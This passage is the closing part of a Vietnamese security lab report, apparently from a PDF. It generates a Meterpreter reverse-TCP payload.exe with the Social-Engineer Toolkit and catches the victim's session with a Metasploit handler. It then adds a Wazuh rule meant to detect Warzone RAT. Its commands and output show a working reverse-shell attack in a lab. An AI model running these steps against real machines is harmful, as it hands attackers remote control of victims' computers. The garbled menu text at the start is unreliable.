        1) Wiether 00:0c:29:c1:4d:80 txqueuelen 1000 (Ethernet) shell on victim
           and send RX packets 993184 bytes 1479884729 (1.3 GiB)
        2) WiRX errors 0 dropped 0 overruns 0 frame 0 a meterpreter shell on vi
           ctim and TX packets 163675acbytes 10560925 (10.0 MiB)
        3) WiTX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 victim an
           d send back to attacker
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 Windows X64 Command Shell, Reve
rse TCP inet 127.0.0.1 netmask 255.0.0.0
  5) Wiinet6 ::1 prefixlen 128 scopeid 0x10<host>t back to the attacker (W
indows xloop txqueuelen 1000 (Local Loopback)
  6) WiRX packets 4 bytes 240 (240.0 B)     Spawn a Meterpreter shell and f
ind a port
  7) WiTX packets 4 bytes 240 (240.0 B)     Tunnel communication over HTTP
using SSTX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  8) Windows Meterpreter Reverse DNS           Use a hostname instead of an IP
address and use Reverse Meterpreter
[(kali㉿kali)-[~]your Own Executable       Downloads an executable and run
$ [REDACTED]
set:payloads>2
set:payloads> IP address for the payload listener (LHOST): [REDACTED]
```

Hình 49. IP của Attacker

Ta set ip của máy tấn công vào payload trên và kèm port


```
set:payloads> IP address for the payload listener (LHOST): 192.168.126.144
set:payloads> Enter the PORT for the reverse listener: 4444
```

Hình 50. Set ip cho payload

```
set:payloads> Enter the PORT for the reverse listener: 4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /ro
ot/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no): no
```


Hình 51. Set port

file payload có chứa mã độc



Hình 52. File chứa mã độc

vào msfconsole để bắt đầu tấn công victim



Hình 53. Bắt đầu tấn công

```
root@kali: /home/kali
File Actions Edit View Help
o00000000.MMMM.o0000o0000l.MMM,00000000
d00000000.MMMMMM.c00000c.MMMMMM,00000000x
M!l00000000.MMMMMMMMM;d;MMMMMMMM,00000000l
.00000000.MMM.;MMMMMMMMMM;MMMM,00000000.
c0000000.MMM.00c.MMM'00o.MMM,0000000c
Sel0000000.MMM.0000.MMM:0000.MMM,000000o root / .set
    100000.MMM.0000.MMM:0000.MMM,00000l
    1) ;0000'MMM.0000.MMM:0000.MMM;0000;
    2) P.d000'WM.0000cccx0000.MX'x00d.
    3) Thi,kol'M.00000000000000.M'dok,
    4) Updat:k;.00000000000000.;ok:
    5) Update;k00000000000000000k:
    6) Help, Cred\x000000000000x,
        .l0000000l.
    99) Exit the Soci',d0d,
        .
set> 99
      =[ metasploit v6.3.55-dev
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post
+ -- --=[ 1388 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion
Hack the Gibson ...
Metasploit Documentation: https://docs.metasploit.com/
--(root@kali)-[h]
msf6 > imp
msf6 > ]
```


Hình 54. Tool để tấn công

Ta set payload và port lân ip để lắng nghe khi nạn nhân chạy mã độc

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > setpayload meta_config payload.exe
[-] Unknown command: setpayload
msf6 exploit(multi/handler) > set payload
payload => generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.126.144
LHOST => 192.168.126.144
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.126.144:4444
```

Hình 55. Kèm theo mã đọc

file được nẠn nhÂN tẢI VỀ VÀ CHẠY: payload.exe



Hình 56. NẠn nhÂN chẠY file payload.exe

Bắt được ip nạn nhân và kết nối tới

```
[*] Started reverse TCP handler on 192.168.126.144:4444
[*] Sending stage (176198 bytes) to 192.168.126.146

[*] Meterpreter session 1 opened (192.168.126.144:4444 → 192.168.126.146:654
70) at 2024-07-22 15:27:45 +0000
```

Hình 57. Attacker thấy được ip của nạn nhân

Trong wazuh ta set rules để phát hiện khi tấn công

```
root@admin-virtual-machine:~# cd /var/ossec/etc/rules
root@admin-virtual-machine:/var/ossec/etc/rules# vim local_rules.xml
```


Hình 58. Set thêm rule để phát hiện

Rule phát hiện

```
<group name="local, malware_detection">
  <rule id="100001" level="10">
    <decoded_as>json</decoded_as>
    <field name="event_type">malware</field>
    <field name="malware_name">Warzone RAT</field>
    <description>Detected Warzone RAT malware activity</description>
    <group>malware, detection</group>
  </rule>
</group>
```

Hình 59. Viết rule phát hiện

bảng theo dõi trên wazuh



Hình 60. Security Event

TÀI LIỆU THAM KHẢO

- [1] Tìm Hiểu VỀ Bảo Mật Thiết Bị đầu Cuối (Endpoint Security). Quantrimang.com - Kiến Thức Công Nghệ Khoa Học và Cuộc sống. (n.d.). <https://quantrimang.com/cong-nghe/tim-hieu-ve-bao-mat-thiet-bi-dau-cuoi-endpoint-security-159525>
- [2] (2023, September 29). *Bộ Ba Cia - Nguyên tắc Truyền Thông Của Cyber Security*. LinkedIn. <https://www.linkedin.com/pulse/b%E1%BB%99-ba-cia-nguy%C3%AAn-t%E1%BA%AFc-truy%E1%BB%81n-th%E1%BB%91ng-c%E1%BB%A7a-cyber-security-nam-nguy%E1%BB%85n>
- [3] Hung, N. (2024, June 27). *Malware LÀ GÌ? 6 hình thức Tấn Công, Phát Tán malware 2024*. Vietnix. <https://vietnix.vn/malware-la-gi/>
- [4] Wazuh - Nền Tảng Bảo Mật MÃ Nguồn MỞ. VNPT Cyber Immunity. (2023, August 30). <https://sec.vnpt.vn/2023/08/wazuh-nen-tang-bao-mat-ma nguon-mo/>
- [5] SỬ DỤNG snort phát hiện một SỐ kiểu tấn công phổ biến hiện Nay Vào Các Ứng Dụng web. Quantrimang.com - Kiến Thức Công Nghệ Khoa Học và Cuộc sống. (n.d.-a). <https://quantrimang.com/cong-nghe/su-dung-snort-phat-hien-mot-so-kieu-tan-cong-pho-bien-hien-nay-vaocac-ung-dung-web-45727>
- [6] Ciampa, M. D. (2024). Security awareness: Applying practical cybersecurity in your world. Cengage